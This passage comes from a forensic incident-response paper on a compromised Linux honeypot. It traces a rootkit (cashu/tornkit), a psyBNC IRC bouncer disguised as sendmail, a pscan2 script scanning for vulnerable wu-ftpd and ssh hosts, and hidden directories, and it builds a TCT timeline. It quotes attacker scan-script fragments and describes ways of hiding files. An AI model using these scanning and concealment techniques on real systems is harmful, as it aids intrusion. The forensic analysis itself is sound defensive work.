The line that refers to the host key could tie back to the error I saw in the /var/log/messages file. It also shows that this service will allow root to login remotely. This will allow the attacker to get by the problem he was having logging in with telnet.

```
less ./etc/sshd_config

# This is ssh server systemwide configuration file.
Port 36
ListenAddress 0.0.0.0
HostKey /etc/ssh_host_key
RandomSeed /etc/ssh_random_seed
ServerKeyBits 768
LoginGraceTime 600
KeyRegenerationInterval 3600
PermitRootLogin yes
```

sendmail

I used the same process as above to discover information on the sendmail program. The netstat output showed this process is listening on port 6667. The standard port for a mail program is port 25. Doing a search for common ports on the Internet for 6667 shows it is a standard port used for IRC (Internet Relay Chat). Hackers are a very social group. They will use IRC to discuss new hacking tools, hacking conquests, etc. It is common that once a host is compromised hackers will use it as an IRC client to help hide their actual location on the IRC network. IRC could be very useful to capture evidence on the hacker. If you notice during the initial incident response that the system is being used for IRC, you may decide to leave the system on-line. IRC traffic is generally not encrypted on the network. You could install a sniffer on the network to capture this traffic. Hackers are generally very talkative on IRC. They will sometimes give out personal information about themselves. This can help prove who the hacker is if you decide to prosecute. Once of the hardest things to prove when tracking a hacker back to their location is who the individual is on the other end of the connection. Even if you track the attacker back to specific ISP account it is difficult to prove who was actually using the account. It could be a stolen account or a shared computer. The evidence gathered through IRC conversations can help prove who the specific individual is. It is important however to keep in mind your legal responsibilities as a system administrator when it comes to wiretapping the network to capture this evidence. I will be discussing these legal issues in the third part of this paper.

The /proc filesystem shows this program is located in /usr/bin/(space).(space)./1/mail directory. This directory does not exist on a standard Linux system. Hackers will often use periods and spaces in directory names to help hide them. When the ls command is used on a Unix system without any switches to list a directories contents, it will not display any files or directories starting with a period. Later in the paper I will perform searches looking specifically for directories that contain these characters.

```
dr-xr-xr-x    3 root root  0 Sep 26 22:44 .
dr-xr-xr-x  100 root root  0 Sep  9 15:24 ..
-r--r--r--    1 root root  0 Sep 26 22:45 cmdline
lrwxrwxrwx    1 root root  0 Sep 26 22:45 cwd -> /usr/bin/ . ./1/mail
-r--------    1 root root  0 Sep 26 22:45 environ
lrwxrwxrwx    1 root root  0 Sep 26 22:45 exe -> /usr/bin/ .
./1/mail/sendmail
dr-x------    2 root root  0 Sep 26 22:45 fd
-r--r--r--    1 root root  0 Sep 26 22:45 maps
```

```
-rw-------    1 root root  0 Sep 26 22:45 mem
lrwxrwxrwx    1 root root  0 Sep 26 22:45 root -> /
-r--r--r--    1 root root  0 Sep 26 22:45 stat
-r--r--r--    1 root root  0 Sep 26 22:45 statm
-r--r--r--    1 root root  0 Sep 26 22:45 status
```

I once again used the strings command gain insight into the /usr/bin/(space).(space)./1/mail/sendmail program. This reinforces the suspicion that the program really is not sendmail. The attacker had renamed the program to try and hide it. The strings output shows it is a program named “psyBNC”. I performed a search on the Internet for this program. I found out it is in fact an IRC bouncer. An IRC bouncer is a type of proxy for IRC clients. A remote machine will connect to a bouncer and is redirected to another host. This is typically used to hide the hacker's original IP address and make tracking them down much harder. Hackers will many times go through many proxies on numerous compromised hosts. So even though I know the IP the attacker is coming from, I would have to contact the system administrator for that system and get their cooperation in finding out the next system in the line. This is really what makes tracking back and prosecuting an attacker a time consuming and difficult process.

```
strings ./usr/bin/ . ./1/mail/sendmail | less

psyBNC
2.2.2
.-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-.
 ,----.,----.,-.  ,-.,---.,--. ,-.,----.
 |  O ||  ,-' \ \/ / | o ||    \| ||,--'
 |  _/ _\  \    \  /  | o< | |\   || |__
 |_|  |____/    |__|  |___||_|  \_| \___|
      Version 2.2.2 (c) 1999-2001
              the most psychoid
      and  the cool lam3rz Group IRCnet

`-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-tCl=-'
psybnc.conf
Configuration File %s not found, aborting
Run 'make menuconfig' for creating a configuration or create the file
manually.
Configuration File: %s
log/psybnc.log
PSYBNC
```

From the output of the strings command, I found the IRC bouncer stores its log files at (/usr/bin/(space).(space)./1/mail/sendmail/log). These files show that the attacker has allowed other hackers to use this system as an IRC proxy also.

- The log shows connections in from three ips.
  - 150.30.96.XXX 80-96-30-XXX.dnttm.ro
  - 203.177.XXX.XXX
  - 206.161.XXX.XXX
- It also shows numerous connections and attempts to various IRC servers
  - eu.undernet.org
  - oslo.no.eu.undernet.org

tiscali.dal.net
tricky.dal.net

```
Tue Sep 24 15:43:14 :User wizi () trying eu.undernet.org port 6667 ().
Tue Sep 24 15:43:14 :User wizi () connected to eu.undernet.org:6667 ()
Tue Sep 24 15:43:51 :connect from 80-96-XXX-XXX.dnttm.ro
Tue Sep 24 15:43:56 :User wizi logged in.
Tue Sep 24 18:30:15 :connect from 80-96-XXX-XXX.dnttm.ro
Tue Sep 24 18:30:16 :User wizi disconnected (from 80-96-XXX-XXX.dnttm.ro)
Tue Sep 24 20:51:35 :New User:hunk (smfsjkd) added by wizi
Tue Sep 24 20:51:35 :User hunk () has no server added
Tue Sep 24 20:53:23 :User hunk () has no server added
Tue Sep 24 20:54:29 :connect from 203.177.XXX.XXX
Tue Sep 24 20:55:00 :User hunk logged in.
Tue Sep 24 20:55:09 :User hunk () has no server added
Tue Sep 24 20:56:31 :User |nPh3kTu declared User hunk to admin
Tue Sep 24 21:07:10 :connect from 206.161.123.162
Tue Sep 24 21:07:18 :User WoeLaND logged in.
Tue Sep 24 21:22:28 :User hunk () connected to
oslo.no.eu.undernet.org:6667 ()
Tue Sep 24 21:39:23 :User hunk disconnected (from 203.177.XXX.XXX)
Tue Sep 24 21:39:27 :connect from 203.177.XXX.XXX
```

pscan2

I searched the file system with the “find” command looking for the pscan2 program indicated in the netstat output. I found the pscan2 binary under /usr/bin/ . ./aw directory. A directory listing shows numerous temp files exist with file names that could be ip addresses.

```
ls -la
-rwxr-xr-x    1 root root        24893 Sep 24 15:44 pscan2
-rw-r--r--    1 root root            0 Sep 24 22:43 200.1.pscan.21.tmp
-rw-r--r--    1 root root            0 Sep 24 22:43 200.1.ssh
-rw-r--r--    1 root root            0 Sep 24 22:43 200.1.ssh.out
-rw-r--r--    1 root root            0 Sep 24 23:31 202.0.ssh.out
-rw-r--r--    1 root root            0 Sep 25 11:18 202.100.pscan.21.tmp
-rw-r--r--    1 root root            0 Sep 25 11:18 202.100.ssh
-rw-r--r--    1 root root            0 Sep 25 11:18 202.100.ssh.out
-rw-r--r--    1 root root            0 Sep 25 11:25 202.101.pscan.21.tmp
-rw-r--r--    1 root root            0 Sep 25 11:25 202.101.ssh
-rw-r--r--    1 root root            0 Sep 24 22:35 65.246.ssh
-rw-r--r--    1 root root            0 Sep 24 22:35 65.246.ssh.out
-rw-r--r--    1 root root            0 Sep 24 23:01 66.246.pscan.21.tmp
-rw-r--r--    1 root root            0 Sep 24 23:01 66.246.ssh
-rw-r--r--    1 root root            0 Sep 24 23:01 66.246.ssh.out
```

I decided to do a search of the memory dump file for pscan2 (strings mem.img|grep -A 10 -B 10 |less). This shows pscan is scanning for vulnerable wu-ftpd and ssh hosts

```
./pscan2 $1 21
echo "-> Sleeping for 10s to let pscan finish up."
sleep 10
cat $1.pscan.21 |sort |uniq > $1.pscan.21.tmp
rm -rf $1.pscan.21
./nodupe $1.pscan.21.tmp $1.ssh
```

```
pscan=`grep -c . $1.ssh`
echo "-> Pscan found $pscan hosts running ftpd on unique c ranges."
echo "-> Checking for vulnerable wu-ftpd versions... hold on cowboy."
rm -rf $1.ssh.out
./ssvuln $1.ssh $1.ssh.out 35
```

sh bound to port 21

Port 21 is the standard port that ftp servers use. The ftp server on Linux is controlled by a process called xinetd (eXtended InterNET services daemon). This process is used to control many typical services (telnet, ftp, rlogin, talk, echo, etc.). The xinetd service will listen on the ports for these services, when a request comes in from a remote host for the service, it will then start the required server. This means that the netstat output should list xinetd as listening on port 21 not /bin/sh. When a remote system connects to a port bound directly to a shell, the remote host gets directly logged into the system without any authentication. This will typically happen when an exploit is successfully run against a system.

The /proc filesystem for this process shows the current working directory is /usr/bin/X. At first glance, this would appear to by a standard directory on a Unix system. Since /bin/sh being bound to port 21 is strange, I did further research and found out that /usr/bin/X directory does not exist on a RedHat system. In addition to hackers trying to hide directories and files with periods and spaces in the names, they will also try and make them blend in with standard system directories and files.

```
dr-xr-xr-x    3 root root  0 Sep 26 23:34 .
dr-xr-xr-x  100 root root  0 Sep  9 15:24 ..
-r--r--r--    1 root root  0 Sep 26 23:36 cmdline
lrwxrwxrwx    1 root root  0 Sep 26 23:36 cwd -> /usr/bin/X
-r--------    1 root root  0 Sep 26 23:36 environ
lrwxrwxrwx    1 root root  0 Sep 26 23:36 exe -> /bin/bash
dr-x------    2 root root  0 Sep 26 23:36 fd
-r--r--r--    1 root root  0 Sep 26 23:36 maps
-rw-------    1 root root  0 Sep 26 23:36 mem
lrwxrwxrwx    1 root root  0 Sep 26 23:36 root -> /
-r--r--r--    1 root root  0 Sep 26 23:36 stat
-r--r--r--    1 root root  0 Sep 26 23:36 statm
-r--r--r--    1 root root  0 Sep 26 23:36 status
```

encrypt

Information from the /proc filesystem on a process call encrypt shows the program file and the directory (/tmp/my) have been deleted from the system.

```
dr-xr-xr-x    3 root root  0 Sep 28 09:17 .
dr-xr-xr-x   99 root root  0 Sep  9 15:24 ..
-r--r--r--    1 root root  0 Sep 28 09:21 cmdline
lrwxrwxrwx    1 root root  0 Sep 28 09:21 cwd -> /tmp/my (deleted)
-r--------    1 root root  0 Sep 28 09:21 environ
lrwxrwxrwx    1 root root  0 Sep 28 09:21 exe -> /tmp/my/encrypt (deleted)
dr-x------    2 root root  0 Sep 28 09:21 fd
-r--r--r--    1 root root  0 Sep 28 09:21 maps
-rw-------    1 root root  0 Sep 28 09:21 mem
lrwxrwxrwx    1 root root  0 Sep 28 09:21 root -> /
```

```
-r--r--r--    1 root root  0 Sep 28 09:21 stat
-r--r--r--    1 root root  0 Sep 28 09:21 statm
-r--r--r--    1 root root  0 Sep 28 09:21 status
```

As mentioned earlier the /proc filesystem contains a copy of the program. If the system had been shutdown as part of the initial incident response, the copy in memory would have been lost. I could simply copy the exe file from the /proc filesystem to another part of the system. This would make changes on the system that I am trying to avoid. I have chosen instead to use netcat in a method similar to how the images were created. The cat command is used to list the contents of a file to the screen. By using the "|" pipe symbol, I am telling it to send the output to netcat instead of the screen. Netcat then redirects the contents to the forensic workstation. I have setup netcat on the forensic workstation to receive the contents and send it to a file.

```
cat /proc/1775/exe | nc 10.10.5.1 10000 -w 3
```

I then used the strings command to gather more information on the program. It shows that the program is part of "tornkit". Tornkit is what is referred to as a rootkit. A root kit is a predone collection of trojaned programs that an attacker can load on to a system. The output form strings also shows options that the program takes when it is run.

```
SOLcrypt 1.0 by sensei
tornkit version !
usage:
%s -e input-file output-file (encrypt file)
%s -d input-file output-file (decrypt file)
```

I then went back to /proc filesystem and listed the contents of the cmdline file for the encrypt process. This file will contain the complete command that was used to start the program. The information gained from the previous steps helped me to understand what the program was doing. The encrypt program was called with "e" option. This means it was encrypting a file called sum and outputting it to a file /dev/srd0.

```
cat /proc/1775/cmdline
./encrypt-e.sum/dev/srd0
```

The contents of /dev/srd0 are listed below. The contents of this file do appear to be encrypted. Later during my analysis, I did find the rootkit (/tmp/cashu.tgz) and the install script that it used to call this program. The rootkit uses this program to create md5 signatures of the original binaries it replaces.

```
ls -la /dev/srd0
-rw-r--r--    1 root     root          954 Sep 23 22:55 srd0

cat /dev/srd0
JWMj35ACuXF3QkPedjl2fkwmynz+gjDCocr/lrEQplbobTlPUCEeEzdxglyNos4IvejtbRNdAM
xP/d7NhBeFseisPX5oloDE5z1e2ZjQtsM
DU7366dNcv9rm9Ux/yFd87wt00xWZuf+tWaQMFfQhZr96HZCHbJRHzwU0BoEWZW66Kw9fmiWgM
TnPV7ZmNC2ww
Awkk/yGRNFTSNEOyA395j/p0Lbg2oVMukhH6r7McZoTpL8u0zFWEQVd4aHHRV8MZ6Kw9fmiWgM
TnPV7ZmNC2ww
CEvI1HiLofdUCuRaT+ukEhYUoAKX83/vloG9H4AQzMPVS3ccyoWJvoHxARS2Az4+6Kw9fmiWgM
```

```
TnPV7ZmNC2ww
S+noW/8OD4gvgP/9/W0ViLnvZSQWZanLeVIvK5XT21tnylbaCJUtkIZtodypSCex6Kw9fmiWgM
TnPV7ZmNC2ww
y0oW5kgYyb6L2v7KQGDZ0EoOp6sKtUJQqiAIMuYAjQRoRfJqqJhR5/4k+4vDqwlW6Kw9fmiWgM
TnPV7ZmNC2ww
VgrDa0sER+kFGY69cQlmvTMILkzYPa07sd/WshKH043sS7dk2xyaySZVyBz4xsJLvejtbRNdAM
xP/d7NhBeFseisPX5oloDE5z1e2ZjQtsM
iy7tucHAkfWJiZkcj03eXnrbfrEYEYTuRmd/sJ7tOEVUfb9WXOCPgW4fLKozFRr18GdivriXhV
99Urg+qyUS5OisPX5oloDE5z1e2ZjQtsM
Bei3Y9/Drr1BMvwb86NoN3nk6XxF7kFJ1Gac6OqZonJC2DSuxCWu5vgapmla+YFx6Kw9fmiWgM
TnPV7ZmNC2ww
9OwNUPiuXr3saubmsqNd1A/GgU5RgRvagqLs9GZZ5c/nnApDPhNqf9Y82i7BX/UHVWRY+R8hmt
WPTN9aYJrjduisPX5oloDE5z1e2ZjQtsM
```

Filesystems/Disk Blocks

Check files and directories

The next step in the investigation is to look through the file system for any tracks the attacker may have left. As mentioned earlier, a hacker will generally try to hide their tracks on the system. They will do this by replacing original system files with trojaned copies. The hacker will name programs and directories they place on the system to appear as though they belong there. I will use standard Unix “find” command to search through the file system to look for these files.

- modification, creation, and access dates
- name patterns
- file type, size, permissions, owner, group

Validate SUID Files 'find ./ -type f -perm +6000 -ls'

SUID

```
This did not find any files out of the ordinary.
```

Look for files/directories with strange names

Hackers will attempt to hide their files and directories by putting spaces and periods in the names to keep them from showing in standard directory listings. Using the find command, I will search for any files with spaces or dots in the file name. In addition to giving their files strange names, hackers will commonly place their files and directories in areas of the filesystem where there are lots of files and it is difficult to pick out files that don’t belong.

```
find ./ -name \*' '\* -print (spaces in file name)
/usr/bin/X/ssh/(space)
/usr/bin/X/tools/(space)
/usr/bin/(space).(space).
/dev/usb/(space)(space)(space)

find ./ -name .\*' '\* -print (starts with dot and contains a space)
/usr/src/linux/include/linux/..(space)

find ./ -name ...\* -print (too man dots)
/usr/bin/X/ssh/apps/...
/usr/bin/X/ssh/apps/....
```

Look for files that have been modified recently

I am doing a quick search of the filesystem for anything that has been modified within the last 10 days. It is very easy for an intruder to manipulate the date tags on files and directories. The results from this search show many files that have changed in the last 10 days. This indicates that the attacker has not done a very good job hiding their tracks. I will be using forensic tools in the next step to do a more detailed search for file changes.

find ./ -mtime -10 -ls (files that have changed recently)

```
48961    4 drwx------   4 root  root         4096 Sep 23 23:30 ./home/wizi
65977 3536 -rw-r--r--   1 root  root      3614476 Sep 24 15:32 ./usr/bin/XzKit.tgz
65978    4 -rw-r--r--   1 root  root         4054 Sep 24 15:24
./usr/bin/XzKit.tgz.1
82809    4 drwxr-xr-x   2 1011  users        4096 Sep 24 15:33 ./usr/bin/X/Xf
65981   32 -rwx------   1 root  root        30533 Sep 24 15:33 ./usr/bin/locate\
65982   20 -rwxr-xr-x   1 root  root        19993 Sep 24 15:33 ./usr/bin/strings\
65983  692 -rw-r--r--   1 root  root       701527 Sep 24 15:37 ./usr/bin/bazy.tgz
50941    4 drwxr-xr-x   4 root  root         4096 Sep 24 15:38 ./usr/bin/rk
18633    4 drwxr-xr-x   5 root  root         4096 Sep 24 18:03
./usr/bin/\(space).\(space).
191242    0 -rw-rw-rw-   1 root  root          0 Sep 23 22:55 ./dev/tty1my
191237    4 -rw-r--r--   1 root  root        954 Sep 23 22:55 ./dev/srd0
217336    4 drwxr-xr-x   4 root  root        4096 Sep 23 22:55
./dev/usb/\(space)\(space)\(space)
 18610    4 drwxr-xr-x   3 root  root        4096 Sep 24 15:38
./usr/src/linux/include/linux/..\(space\(space)
323444    4 drwxr-xr-x   2 root  root        4096 Sep 24 15:33 ./usr/lib/.lib
```

Almost every file under /usr/bin /bin and /usr/sbin have the modification stamp changed indicating some type of trojaned root kit was installed.

```
 64133   20 -rwxr-xr-x   1 root 18101 Sep 23 23:32 ./usr/bin/getconf
 64134   24 -rwxr-xr-x   1 root 22949 Sep 23 23:32 ./usr/bin/getent
 64136   56 -rwxr-xr-x   1 root 51941 Sep 23 23:32 ./usr/bin/iconv
 64138   12 -rwxr-xr-x   1 root 10849 Sep 23 23:32 ./usr/bin/lddlibc4
 64139   36 -rwxr-xr-x   1 root 35757 Sep 23 23:32 ./usr/bin/locale
 92938   60 -rwxr-xr-x   1 root 55161 Sep 23 22:55 ./bin/sfxload
 92939   32 -rwsr-xr-x   1 root 29593 Sep 23 22:55 ./bin/ping
 92940   80 -rwxr-xr-x   1 root 74713 Sep 23 22:55 ./bin/mail
 92941   12 -rwxr-xr-x   1 root 11381 Sep 23 22:55 ./bin/mktemp
 92945   60 -rwxr-xr-x   1 root 55705 Sep 23 22:55 ./bin/cpio
160398   44 -rwxr-xr-x   1 root 42713 Sep 24 17:40 ./usr/sbin/zic
160560   12 -rwxr-xr-x   1 root 11085 Sep 24 17:40 ./usr/sbin/mklost+found
160561   20 -rwxr-xr-x   1 root 18553 Sep 24 17:40 ./usr/sbin/strfile
160562   12 -rwxr-xr-x   1 root 12249 Sep 24 17:40 ./usr/sbin/unstr
160563   20 -rwxr-xr-x   1 root 17133 Sep 24 17:40 ./usr/sbin/arping
```

Create MAC Timeline using forensic tools

File dates are stored as three separate items. These are:

1) ctime: This is also referred to as the change time. The ctime stamp keeps track of when the meta information about the file has changed -- the owner, group, file permission, and so on. It is also changed when a file is deleted.
2) mtime: The mtime is the last write/modification time. Any time a files actual contents are changed and rewritten to disk.
3) atime: The atime is the last access time. This stamp is changed any time a

file is read, listed, or executed.

Using the date stamps on files, we are able to see how the file system was changed during the attack. It is important to not put to much trust in the date stamps on files. It is fairly easy for these to be changed by the attacker to help hide their tracks. The quick search performed above shows that in this case the attacker probably has not tampered with the date stamps. The next step is to create a MAC timeline, which is a chronological listing of files showing when they were read, modified, or had their metadata changed. The tools used to create the timeline are from the TCT Toolkit written by Wieste Venema and Dan Farmer (http://www.porcupine.org/forensics/tct.html).

Grave-Robber (Allocated Files)
Grave-Robber is part of the TCT toolkit. It can be used on a live system to capture various types of data in order of volatility. Grave-Robber will automatically create MD5 hashes of the evidence it gathers to preserve its integrity. Reviewing the results from a live system can help you determine if a system has been compromised and if a more detailed forensic examination is needed. I have already captured most of the same data manually. I am going to use grave-robber in its second mode as a post mortem analysis tool against the mounted images file I have created. It will collect the raw attribute information on the files. This will be the base that we will build up with other TCT tools to create the final timeline of events.

I ran the grave-robber tool with the “b” and “d” switches, They tell grave-robber where to save the results to. The “c” option is used with image files telling grave-robber the location of the mounted images. The “o” switch indicates the type of operating system the images were created from. The “v” option produces more verbose output indicating what grave-robber is doing. The most important switch in this case is “m”. This allows grave-robber to collect modify, access, and creation (MAC) attributes of all the files. This only gathers information on actual files that exist on the mounted image files. This will not collect any information on files that have been deleted or otherwise hidden.

```
grave-robber -b /toolkit/morgue/body -c /hack/mnt -d /toolkit/morgue -o
LINUX2 -v -m
```

Get unallocated inode info
An inode is a data structure on the disk that describes a file. It holds most of the important information about the file including the on-disk address of the file's data blocks (the files contents) and the MAC times. Each inode has its own identifying number, called an *i-number*. When a file is deleted, the inode is unallocated and the file’s name is removed. The inode is then able to be reused. The only information that is actually removed is the file’s name. The file’s data blocks or contents and MAC times remain intact. The ils tool from the TCT toolkit is able to list all the unallocated inodes. This will provide us with the MAC time data of unused available space on the file system.

The explanation given above is based on Linux OS with an ext2 filesystem. Other operating and file systems do not necessary delete files in the same way. For example,

Solaris deletes much of the information contained in the inode making it much more difficult to retrieve deleted files.

I created a basic script that will run the ils command against each of the image files. It also runs the ils2mac command that converts that data into a format that the mactime command can be used against to create the final timeline.

```
/toolkit/scripts/get-unallocated.sh
for i in 10 1 5 6 7 9
do
/toolkit/tct/bin/ils /toolkit/morgue/hda$i.img | /toolkit/tct/bin/ils2mac
>    /toolkit/morgue/hda$i.ilsbody
done
cat hda?.ilsbody > body.ils
```

Get Unallocated File (deleted) information

The ils command ran in the previous step retrieved the MAC times of all the deleted/unallocated space on the image files. The results from this, however, did not contain the filenames. The fls command from the tctutils toolkit will recover the filename and inode numbers from the disk images. The "m" switch for the command will output the results in a format to be used with the mactime command. It also allows the mount point of the image file to be specified. This will help to indicate where the files where originally located. Combining the fls and ils information, we will have the names of the deleted files.

```
/toolkit/tctutils/bin/fls -m /hack/mnt /toolkit/morgue/hda6.img > body.fls
&&
/toolkit/tctutils/bin/fls -m /hack/mnt/boot /toolkit/morgue/hda1.img >>
body.fls &&
/toolkit/tctutils/bin/fls -m /hack/mnt/var /toolkit/morgue/hda7.img >>
body.fls &&
/toolkit/tctutils/bin/fls -m /hack/mnt/tmp /toolkit/morgue/hda9.img >>
body.fls &&
/toolkit/tctutils/bin/fls -m /hack/mnt/usr /toolkit/morgue/hda5.img >>
body.fls &&
/toolkit/tctutils/bin/fls -m /hack/mnt/home /toolkit/morgue/hda10.img >>
body.fls
```

Combine all into one body file

The outputs of all the previous commands are standard text files. I am able to use the Unix "cat" command to merge all the files into a single file. This file will be the input for the mactime command to create the timeline.

```
cat body body.ils body.fls > body.all
```

Create MAC Timeline Report

The mactime command from the TCT toolkit is used to create the actual timeline. The "p" and "g" options allow the use of the passwd and group files from the image files. This will match up the compromised system's users and groups with the permissions assigned to the files. Otherwise the timeline would show the user name of whatever user on the forensic workstation has the UssssssID/GID matching the file permission.

The “b” option allows a start date and time to be specified. I have choosen to use December 1st of 2000 to make sure I don’t miss anything. This date is well before the system was installed. Files that are placed on the system from an archive format like tar or zip may well have ctimes before the systems install date.

```
/toolkit/tct/bin/mactime -p /hack/mnt/etc/passwd -g /hack/mnt/etc/group -b
/toolkit/morgue/body.all 12/01/2000 > /toolkit/morgue/mactime.txt
```

Review Timeline

The next step in the analysis is to review the MAC timeline. The timeline is in a text file format. This can be opened in any text editor.

The system was installed on Sept. 7, 06:44. This is shown through all three MAC time stamps changing for the base filesystem partitions.

```
Sat Sep 07 02 06:44:17     4096 mac d/drwxr-xr-x root/wizi root     61953
                            /home
                           4096 mac d/drwxr-xr-x root/wizi root     30977
                            /boot
                           4096 mac d/drwxr-xr-x root/wizi root     92929
                            /tmp
                           4096 mac d/drwxr-xr-x root/wizi root     154881
                            /var
                           4096 mac d/drwxr-xr-x root/wizi root     123905
                            /usr
                           4096 mac d/drwxr-xr-x root/wizi root     170369
                            /proc
```

I did not install the system with the correct date and time. The following lines from the timeline show the adjustment on Sept. 23, 18:08. This is also when I placed the system into the honeynet.

- System Admin closed KDE and logged off system on Sept. 23, 18:55
- Attacker place toolkit cashu.tgz on system Sept. 23, 22:54
- Attacker ran tar and gunzip commands on cashu.tgz Sept. 23, 22:55

```
Sep 09 02 20:51:15         16 .a. -rw-r--r-- root/wizi root
                            /hack/mnt/etc/timezone
Sep 23 02 18:08:00         16 m.c -rw-r--r-- root/wizi root
                            /hack/mnt/etc/timezone
                           47 .a. -rw-r--r-- root/wizi root
                            /hack/mnt/etc/adjtime
                           29880 .a. -rwxr-xr-x root/wizi root
                            /hack/mnt/sbin/hwclock
                           35 m.c lrwxrwxrwx root/wizi root
                            /hack/mnt/etc/localtime ->
                            /usr/share/zoneinfo/America/Chicago
Sep 23 02 18:08:01         47 m.c -rw-r--r-- root/wizi root
                            /hack/mnt/etc/adjtime
```

Attacker placed a file cashu.tgz on system Sept. 23, 22:54

```
Sep 23 02 22:54:45         569940 ..c -/-rw-r--r-- root/wizi root     12
                            /tmp/cashu.tgz
Sep 23 02 22:55:00         157881 m.c -/-rwxr-xr-x root/wizi root     92986
```

```
 /bin/tar
472 mac -rw-r--r-- root/wizi root     73152
 <hda9.img-dead-73152>
23737 m.c -/-rwxr-xr-x root/wizi root     92948
 /bin/chgrp
31769 m.c -/-rwsr-xr-x root/wizi root     92993
 /bin/umount
56217 m.c -/-rwxr-xr-x root/wizi root     92968
 /bin/fgrep
164857 m.c -/-rwxr-xr-x root/wizi root     92964
 /bin/gawk-3.0.6
51289 m.c -/-rwxr-xr-x root/wizi root     92982
 /bin/consolechars
53849 m.c -/-rwxr-xr-x root/wizi root     92981
 /bin/sed
57625 m.c -/-rwxr-xr-x root/wizi root     92973
 /bin/gunzip
```

A file was placed on the system Sept. 23rd at 22:55 (/tmp/cashu.tgz). Based on the "tgz" extension of the file, it appears to be a gzip compressed tar archive file. The gzip program is similar to zip program in that it will compress files. A "tar" file is a set of files that have been archived together. This is a standard format that Unix files are in when transferred from machine to machine or backed-up. I ran the "file" command on this file to verify this instead of just relying on the file name. The "file" command on Unix will look inside a file and compare it to know file types. The output of the "file" command support my assumption showing that the file does contain gzip compressed data.

```
file cashu.tgz
cashu.tgz: gzip compressed data, deflated, original filename, `cashu.tar',
last modified: Thu Aug 29 13:12:01 2002, os: Unix
```

The next step is to see what the file contains. I don't actually want to uncompress and install the file onto my forensic workstation at this time. I am using the "zcat" command which list the files contents and am redirecting into the tar program to read the archives contents. The "t" option on the tar program tells tar to produce a listing of the archives contents.

The cashu.tgz file appears to be some type of rootkit. It contains files with the same name as standard system files. These are that hackers will commonly replace on systems.

```
[root@linux1 tmp]# zcat cashu.tgz |tar tvf -
drwxr-xr-x root/root         0 2002-08-29 13:08:27 my/
-rwxr-xr-x root/root     23258 2002-08-29 12:48:17 my/e
-rwx------ 1031/users    14138 2002-08-29 12:48:17 my/kiod
-rwxr-xr-x root/root      1580 2002-02-28 21:17:00 my/upg
-rwx------ root/root      9591 2002-08-29 13:11:48 my/install
-rw-r--r-- root/root      4820 2002-02-15 17:48:44 my/epcs2.c
-rwxr-xr-x root/root      1345 1999-09-09 10:57:11 my/cleaner
-rwx------ root/root     21781 2002-08-29 12:48:17 my/encrypt
-rwxr-xr-x root/root     36165 2002-08-29 12:48:17 my/s
-rw-r--r-- root/root     12355 2002-01-24 02:04:00 my/su.c
-rwxr-xr-x root/root      4060 2001-02-26 09:22:55 my/miuta
```

```
-rw------- root/root       541 2002-01-13 00:39:34 my/ssh_host_key
-rwx------ root/root     46669 2002-08-29 12:48:17 my/dir
-rw-r--r-- root/root       686 2002-08-29 12:43:11 my/sshd_config
-rwx------ root/root     66509 2002-08-29 12:48:17 my/find
-rwx------ root/root     38477 2002-08-29 12:48:17 my/ifconfig
-rwx------ root/root     46669 2002-08-29 12:48:17 my/ls
-rwx------ root/root     89601 2002-08-29 12:48:17 my/lsof
-rwx------ root/root     40965 2002-08-29 12:48:17 my/top
drwxr-xr-x root/root         0 2002-08-29 12:42:59 my/conf/
-rw------- root/root       110 2002-03-01 00:10:58 my/conf/file.h
-rw------- root/root        48 2002-08-29 12:42:56 my/conf/hosts.h
-rw------- root/root         9 2002-03-01 01:02:40 my/conf/lidps1.so
-rw------- root/root        15 2002-02-27 23:59:44 my/conf/log.h
-rw------- root/root        64 2002-03-01 00:50:20 my/conf/proc.h
drwxr-xr-x root/root         0 2002-02-27 23:54:30 my/lib/
-rwx------ root/root     33848 2000-09-08 20:32:41 my/lib/libproc.a
-rwx------ root/root     37984 2000-09-08 20:32:41 my/lib/libproc.so
-rwx------ root/root     37984 2000-09-08 20:32:41 my/lib/libproc.so.2.0.6
-rwxr-xr-x root/root      1081 2002-04-02 17:32:48 my/sshdd
-rwx------ root/root     38425 2002-08-29 12:48:17 my/md5sum
-rwx------ root/root     61125 2002-08-29 12:48:17 my/netstat
-rwxr-xr-x root/root    638516 2002-08-29 13:06:03 my/sshd
-rwxr-xr-x root/root      2136 2002-02-27 23:00:19 my/killrk
-rwx------ root/root     69893 2002-08-29 12:48:17 my/ps
-rwx------ root/root     19313 2002-08-29 12:48:17 my/pstree
-rwx------ root/root     30533 2002-08-29 12:48:17 my/slocate
-rwx------ root/root     33469 2002-08-29 12:48:17 my/syslogd
-rwxr-xr-x 1031/users       62 2002-02-28 23:57:22 my/binsshd
-rwxr-xr-x root/root     14721 2002-08-29 12:48:17 my/chattr
```

The tar file will preserve the original mtimes on the files in the archive. Since many of the files in the tar archive have August 29th for a date, I checked the MAC timeline for this date. Review of the timeline from August 29 shows that this file was untared into /dev/usb/(space)(space)(space) and /usr/local/sbin and /usr/include/.

```
Thu Aug 29 2002 12:14:58     569940 m.. -/-rw-r—r--    root/wizi root  12
                                 /tmp/cashu.tgz
Thu Aug 29 2002 12:42:56     48 m..      -rw-------    root/wizi root
                                 29256  <hda9.img-dead-29256>
                             48 m..      -/-rw-------  root/wizi root
                                 130241 /usr/include/hosts.h
Thu Aug 29 2002 12:43:11     686 m..     -rw-r—r--     root/wizi root
                                 73135  <hda9.img-dead-73135>
                             686 m..     -/-rw-r—r--   root/wizi root
                                 130244 /usr/include/sshd_config
Thu Aug 29 2002 12:48:17     23258 m..   -/-rwxr-xr-x  root/wizi root
                                 217343 /dev/usb/   /e
                             21781 m..   -rwx------    root/wizi root
                                 73129  <hda9.img-alive-73129>
                             23258 m..   -rwxr-xr-x    root/wizi root
                                 73123  <hda9.img-dead-73123>
                             36165 m..   -/-rwxr-xr-x  root/wizi root
                                 217348 /dev/usb/   /s
                             14138 m..   -/-rwx------  1031     users
                                 217338 /dev/usb/   /kiod
                             14721 m..   -/-rwxr-xr-x  root/wizi root
```

```
                                217341 /dev/usb/   /chattr
                               14138 m..  -rwx------    1031     users
                                73124  <hda9.img-dead-73124>
                               36165 m..  -rwxr-xr-x    root/wizi root
                                73130  <hda9.img-dead-73130>
                               14721 m..  -rwxr-xr-x    root/wizi root
                                73151  <hda9.img-dead-73151>
